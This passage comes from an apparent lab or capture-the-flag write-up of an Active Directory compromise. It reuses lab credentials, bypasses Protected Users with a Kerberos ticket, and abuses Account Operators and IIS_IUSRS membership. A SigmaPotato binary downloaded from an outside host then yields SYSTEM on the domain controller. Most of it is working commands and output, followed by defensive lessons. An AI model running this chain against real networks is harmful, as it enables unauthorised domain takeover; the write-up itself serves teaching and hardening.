Twenty-one bytes of 0xFF, base64 encoded, is twenty-eight / characters. The base64 alphabet maps / to 63, which is 0b111111, so four / characters produce three 0xFF bytes:
1
echo '////////////////////////////' | base64 -d | xxd
1
2
00000000: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000010: ffff ffff ff                             .....
bloodyAD writes raw binary attributes with --raw --b64:
1
2
bloodyAD -d $DOMAIN --host $FQDN -u 'prod$' -p ":ff9e71385010156568c87c4210d5de37" \
  set object d.goggins logonHours -v '////////////////////////////' --raw --b64
1
[+] d.goggins's logonHours has been updated
The credential we found in a browser bookmark twenty minutes ago now works:
1
nxc ldap $FQDN -u d.goggins -p 'HiO5n449W36!'
1
LDAP        10.1.206.100    389    DC01             [+] fragments.local\d.goggins:HiO5n449W36!
Nothing about this step “cracked” anything. The credential was always correct. The entire step was removing a policy restriction, using a write grant that no permissions review would ever flag, on an attribute nobody thinks of as security relevant.
This is the second time on this box that an account was “broken” rather than protected, and both times the fix was one attribute write.
logonHoursanduserAccountControlbelong on the same watchlist asservicePrincipalNameandmsDS-KeyCredentialLink.
11. d.goggins: AddSelf, GenericAll, and a password reset
Back to BloodHound with the newly usable account:

The path is three hops:
1
D.GOGGINS --MemberOf--> SOC --AddSelf--> ADMINACCS --GenericAll--> SHAREDADMIN
AddSelfis a narrow right. It is theSelf-Membershipextended right, meaning “you may add yourself to this group, and nobody else”. Narrow does not mean weak here, because ourselves is precisely who we want to add.GenericAllover a user object is full control, which includesForceChangePassword. We can setsharedadmin’s password without knowing the current one.
BloodHound marks SHAREDADMIN as a high value target, which is the hint that this account sits in something privileged.
1
bloodyAD --host $FQDN -d $DOMAIN -u d.goggins -p 'HiO5n449W36!' add groupMember adminaccs d.goggins
1
[+] d.goggins added to adminaccs
1
bloodyAD --host $FQDN -d $DOMAIN -u d.goggins -p 'HiO5n449W36!' set password sharedadmin 'P@$$word123!'
1
[+] Password changed successfully!
Now find out what we just took over:
1
bloodyAD --host $FQDN -d $DOMAIN -u d.goggins -p 'HiO5n449W36!' get object sharedadmin --attr memberOf
1
2
distinguishedName: CN=sharedadmin,CN=Users,DC=fragments,DC=local
memberOf: CN=ADMINACCS,DC=fragments,DC=local; CN=Protected Users,CN=Users,DC=fragments,DC=local; CN=Account Operators,CN=Builtin,DC=fragments,DC=local
Two memberships matter, and they pull in opposite directions:
Account Operatorsis a powerful built-in group. This is the win.Protected Usersis a hardening group. This is the obstacle.
12. sharedadmin: getting past Protected Users
Why the password does not work
Protected Users (introduced in Server 2012 R2) applies non-negotiable restrictions to its members:
On the client side:
- No credential delegation (
CredSSPwill not cache plaintext). - No Windows Digest caching.
- No NTLM caching by the local security authority.
- No DES or RC4 in Kerberos pre-authentication (AES only).
Enforced by the domain controller:
- The account cannot authenticate with NTLM at all.
- No DES or RC4 Kerberos etypes.
- Cannot be delegated, constrained or unconstrained.
- TGT lifetime is fixed at 4 hours, non-renewable.
Evil-WinRM, nxc’s default SMB and LDAP paths, smbclient.py without -k, and bloodyAD without -k all authenticate over NTLM by default. Every one of them fails for a Protected Users member, usually with STATUS_ACCOUNT_RESTRICTION, which reads exactly like a wrong password if you are not paying attention.
Kerberos, however, still works, as long as we use AES. So we ask for a TGT:
1
getTGT.py -dc-ip $IP fragments.local/sharedadmin:'P@$$word123!'
1
[*] Saving ticket in sharedadmin.ccache
And then use that ticket to remove ourselves from the group that was blocking us. sharedadmin is in Account Operators, and Protected Users is not an AdminSDHolder-protected group, so Account Operators can modify its membership:
1
2
KRB5CCNAME=sharedadmin.ccache bloodyAD --host $FQDN -k -d $DOMAIN -u sharedadmin \
  remove groupMember "Protected Users" sharedadmin
1
[+] sharedadmin removed from Protected Users
NTLM now works for this account, and everything that was failing starts working.
When a password you just set yourself is rejected, the password is not the problem. Check
memberOfforProtected Users, checklogonHours, checkuserAccountControlforACCOUNTDISABLEandLOCKOUT, and checkaccountExpires. This box uses three of those four as speed bumps.
What Account Operators can reach
Account Operators is one of the classic over-permissioned built-in groups. Members can create, modify, and delete users, groups, and computer objects, and can add members to most groups. The exception is anything protected by AdminSDHolder: Administrators, Domain Admins, Enterprise Admins, Schema Admins, Account Operators itself, Backup Operators, Server Operators, Print Operators, Domain Controllers, and a handful of others. Those have adminCount=1 and their DACLs are overwritten every 60 minutes by the SDProp process.
Ask the DC which groups we can write to:
1
2
bloodyAD --host $FQDN -d $DOMAIN -u sharedadmin -p 'P@$$word123!' get writable --otype group \
  | grep distinguishedName | cut -d " " -f2- | tail -n3
1
2
3
CN=REMOTEMGMT,CN=Users,DC=fragments,DC=local
CN=SOC,CN=Users,DC=fragments,DC=local
CN=ADMINACCS,DC=fragments,DC=local
That is only the tail of a long list. The full list is essentially every non-protected group in the domain.
The brute force approach
Not knowing yet which group grants what, the shotgun approach is to join all of them and see what happens:
1
2
3
4
for group in ${(f)"$(bloodyAD --host $FQDN -d $DOMAIN -u sharedadmin -p 'P@$$word123!' get writable --otype group | grep distinguishedName | cut -d " " -f2- )"}; do
  bloodyAD --host $FQDN -d $DOMAIN -u sharedadmin -p 'P@$$word123!' add groupMember "$group" sharedadmin 2>/dev/null \
    || echo "[-] $group (already member / denied)"
done
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[-] CN=Users,CN=Builtin,DC=fragments,DC=local (already member / denied)
[+] sharedadmin added to CN=Guests,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Remote Desktop Users,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Network Configuration Operators,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Performance Monitor Users,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Distributed COM Users,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=IIS_IUSRS,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Cryptographic Operators,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Event Log Readers,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Certificate Service DCOM Access,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Hyper-V Administrators,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Remote Management Users,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Storage Replica Administrators,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Domain Computers,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=Cert Publishers,CN=Users,DC=fragments,DC=local
[-] CN=Domain Users,CN=Users,DC=fragments,DC=local (already member / denied)
[+] sharedadmin added to CN=Group Policy Creator Owners,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=fragments,DC=local
[+] sharedadmin added to CN=Protected Users,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=DnsAdmins,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=Management,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=REMOTEMGMT,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=SOC,CN=Users,DC=fragments,DC=local
[+] sharedadmin added to CN=ADMINACCS,DC=fragments,DC=local
Note what is absent from that list: Administrators, Domain Admins, Enterprise Admins, Backup Operators, Server Operators, Print Operators. AdminSDHolder is doing its job, which confirms that no direct path to Domain Admin exists through group membership alone.
Note also what the loop did to itself: [+] sharedadmin added to CN=Protected Users. It re-added the account to the exact group we had just escaped, which immediately kills NTLM authentication again. So we undo it with the Kerberos ticket we still hold:
1
2
KRB5CCNAME=sharedadmin.ccache bloodyAD --host $FQDN -k -d $DOMAIN -u sharedadmin \
  remove groupMember "Protected Users" sharedadmin
1
[+] sharedadmin removed from Protected Users
What we actually needed
The loop works, but it is bad tradecraft. On a real engagement it generates dozens of Event ID 4728/4732 group-modification events in seconds, it drops the account into groups with genuinely dangerous side effects, and it partially undoes its own progress.
Only two of those memberships mattered, and one of them was actively harmful:
BUILTIN\IIS_IUSRS (S-1-5-32-568) is the one that wins the box. The default Windows local security policy grants SeImpersonatePrivilege (“Impersonate a client after authentication”) to Administrators, SERVICE, LOCAL SERVICE, NETWORK SERVICE, and IIS_IUSRS. On a domain controller, BUILTIN\IIS_IUSRS is a domain-wide built-in group, so adding a domain user to it grants that user SeImpersonatePrivilege on the DC itself. That single membership is the entire local privilege escalation.
BUILTIN\Remote Management Users (S-1-5-32-580) grants access to the WinRM Microsoft.PowerShell session configuration and the WMI namespaces behind it, without local administrator rights. This is how we get a shell from which to use the privilege.
Protected Users is actively counterproductive, because it blocks the NTLM authentication that Evil-WinRM uses by default. The loop put us back in it and we had to remove ourselves a second time.
Every other group in that list was noise.
So the minimal, quiet version of this step is two commands, not a loop:
1
2
3
4
5
bloodyAD --host $FQDN -d $DOMAIN -u sharedadmin -p 'P@$$word123!' \
  add groupMember 'IIS_IUSRS' sharedadmin

bloodyAD --host $FQDN -d $DOMAIN -u sharedadmin -p 'P@$$word123!' \
  add groupMember 'Remote Management Users' sharedadmin
The takeaway:
IIS_IUSRSlooks like a harmless plumbing group for a web server that is not even installed. It is not. It carriesSeImpersonatePrivilegeby default, andSeImpersonatePrivilegeon any modern Windows host is equivalent to SYSTEM. Any principal that can write the membership of built-in groups on a domain controller (which includes every member ofAccount Operators) is one group-add away from owning that DC.
13. SYSTEM via SeImpersonatePrivilege
1
evil-winrm -i $FQDN -u sharedadmin -p 'P@$$word123!'
1
2
3
4
5
6
7
8
9
10
11
12
13
Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\sharedadmin\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
There it is. SeImpersonatePrivilege is enabled, courtesy of IIS_IUSRS.
Why this is game over
SeImpersonatePrivilege allows a process to assume the security context of any client that connects to it and authenticates. It exists so that service processes (web servers, SQL, RPC endpoints) can act on behalf of the users calling them. See Windows Logon Types and Privileges for the token model behind this and a comparison of the potato variants.
The entire “potato” family of exploits abuses that in the same way:
- Start a local server (a named pipe, a COM endpoint, or an RPC/OXID resolver).
- Trick a SYSTEM-level Windows service into connecting to it and authenticating. Historically this was done via DCOM activation, NTLM reflection, or the RPCSS OXID resolver.
- Because we hold
SeImpersonatePrivilege, impersonate that connection, which hands us a SYSTEM token. - Duplicate the token and spawn a process with it via
CreateProcessWithTokenW.
SigmaPotato is a maintained .NET rewrite of GodPotato that still works on current builds, including Server 2025:
1
curl.exe 10.200.73.191:8000/SigmaPotatoRel.exe -o sp.exe
Rather than pop a reverse shell, we use it to make the escalation permanent by adding ourselves to the local Administrators group:
1
.\sp.exe "net localgroup administrators sharedadmin /add"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 484 | Token: 0x736 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 912
[+] Current Command Length: 46 characters
[+] Creating Process via 'CreateProcessWithTokenW'
[+] Process Started with PID: 1592

[+] Process Output:
The command completed successfully.
Every line of that output maps to the theory above: the pipe server, the coerced connection, the impersonation of NETWORK SERVICE, the hunt for a SYSTEM token in another process, the duplication, and the final CreateProcessWithTokenW.
Group membership is baked into your access token at logon, so the new membership does not apply to the current session. Log out and back in:
1
evil-winrm -i $FQDN -u sharedadmin -p 'P@$$word123!'
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\Users\sharedadmin\Documents> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
sharedadmin
The command completed successfully.
sharedadmin is now in the local Administrators group of the domain controller, which on a DC is BUILTIN\Administrators, which is effectively domain compromise. From here DCSync, secretsdump, and everything else is available.
1
type C:\Users\Administrator\Desktop\root.txt
1
HSM{redacted}
Understanding the Attack Chain
The value of this box is not any single technique. It is that every single hop is a misconfiguration that a scanner would rate informational or not report at all.
| # | Primitive | Severity in isolation | What it actually gave us |
|---|---|---|---|
| 1 | NFS export with no host restriction | Low | Two files of “story text” that turn out to be the box’s index |
| 2 | Machine password set by a human | Not reportable | A valid domain credential with no authentication required |
| 3 | Password in a GPP description attribute | Informational | A user password, readable by every machine in the domain |
| 4 | Password reuse (group description to user account) | Informational | Interactive shell as c.white |
| 5 | Secrets in a browser bookmark URL | Low | Two more user passwords, no DPAPI needed |
| 6 | WRITE on userAccountControl | Medium | A manufactured AS-REP roastable account |
| 7 | ACCOUNTDISABLE left set on a stale account | Not a finding | Undone with the same write grant |
| 8 | Over-broad msDS-GroupMSAMembership | Medium | A gMSA’s NT hash and AES keys |
| 9 | WRITE on logonHours | Not a finding | A password we already had, made usable |
| 10 | AddSelf on a group with GenericAll | High | Password reset on a privileged account |
| 11 | Protected Users membership | A hardening control | Bypassed with a Kerberos TGT and a group removal |
| 12 | Account Operators membership | High | Self-service membership in IIS_IUSRS |
| 13 | IIS_IUSRS grants SeImpersonatePrivilege | By design | SYSTEM on the domain controller |
Three ideas recur and are worth internalising:
Fine-grained write access is not “safer” than broad access. j.woods could write exactly one attribute on one object. PROD$ could write exactly one attribute on one object. Both of those single-attribute grants were sufficient to advance the chain. A permissions model that grants “just one attribute” is only safe if somebody has actually reasoned about what that attribute does, and almost nobody has reasoned about logonHours.
Broken is not the same as secured. Two accounts on this box were unusable. One was disabled, one had its logon hours zeroed. Neither state is a security control, because both were reversible by the very principals who had incidental write access. If an account should not be usable, delete it or reset its password to something random and rotate it.
Hardening controls are inventory, not walls. Protected Users and AdminSDHolder both did their jobs correctly here. AdminSDHolder genuinely blocked the direct path to Domain Admins. Protected Users genuinely blocked NTLM. Both were routed around, because a hardening group is only as strong as the ACL on the group object itself, and Account Operators could edit that ACL’s membership.
Lessons Learned
- Scan UDP against domain controllers. Timeroasting lives entirely on UDP/123 and is invisible to a TCP-only scan. It requires no credentials and no exploit, and it yields a crackable hash for every computer and trust account in the domain.
- Never set a machine account password by hand. Windows generates 120 random characters and rotates them monthly for a reason. The moment a human types a machine password, Timeroasting turns from a curiosity into a foothold. Audit for machine accounts whose
pwdLastSetis stale or whose password was set outside the normal rotation. - Grep SYSVOL for more than
cpassword. Automated GPP hunters look for the encrypted attribute. Search the raw XML fordescription,comment,displayName, andinfoas well. Every authenticated principal in the domain, including every workstation, can read all of it. - Browser profiles are credential stores.
Login Datais DPAPI protected, butBookmarks,History,Preferences, andWeb Dataare not. A secret in a URL is a secret in plaintext in at least six places. - Base64 in a query string is not encryption. The vault JSON on this box advertised AES-256-GCM while being trivially decodable, and both accounts in it had MFA disabled. Password strength scores are meaningless when the transport is the vulnerability.
- Audit write access to
userAccountControlandlogonHours. They are not on most people’s list of dangerous attributes, and both are sufficient to manufacture or resurrect an authentication path. Treat write access to them as equivalent toForceChangePassword. - Audit
msDS-GroupMSAMembershipon every gMSA. Automatic password rotation is worthless if a broad group can read the password blob whenever it likes. Account Operatorsshould have no members. Microsoft’s own documentation says so. Membership grants the ability to add anybody to any non-AdminSDHolder-protected group, and at least one of those groups (IIS_IUSRS) carriesSeImpersonatePrivilege, which is SYSTEM.- Treat
IIS_IUSRSas privileged on a domain controller. They read like plumbing. On a DC they are privilege escalation paths. - Know the difference between “wrong password” and “restricted account”.
STATUS_ACCOUNT_RESTRICTION,KDC_ERR_CLIENT_REVOKED, andSTATUS_INVALID_LOGON_HOURSall look like failure. On this box, three separate valid credentials were rejected for three different reasons that had nothing to do with the password. - Prefer the minimal action over the loop. Adding an account to forty groups works and is instantly obvious to any defender watching Event IDs 4728 and 4732. Two targeted additions achieved the same result. Understanding why a primitive works is what lets you use one command instead of forty.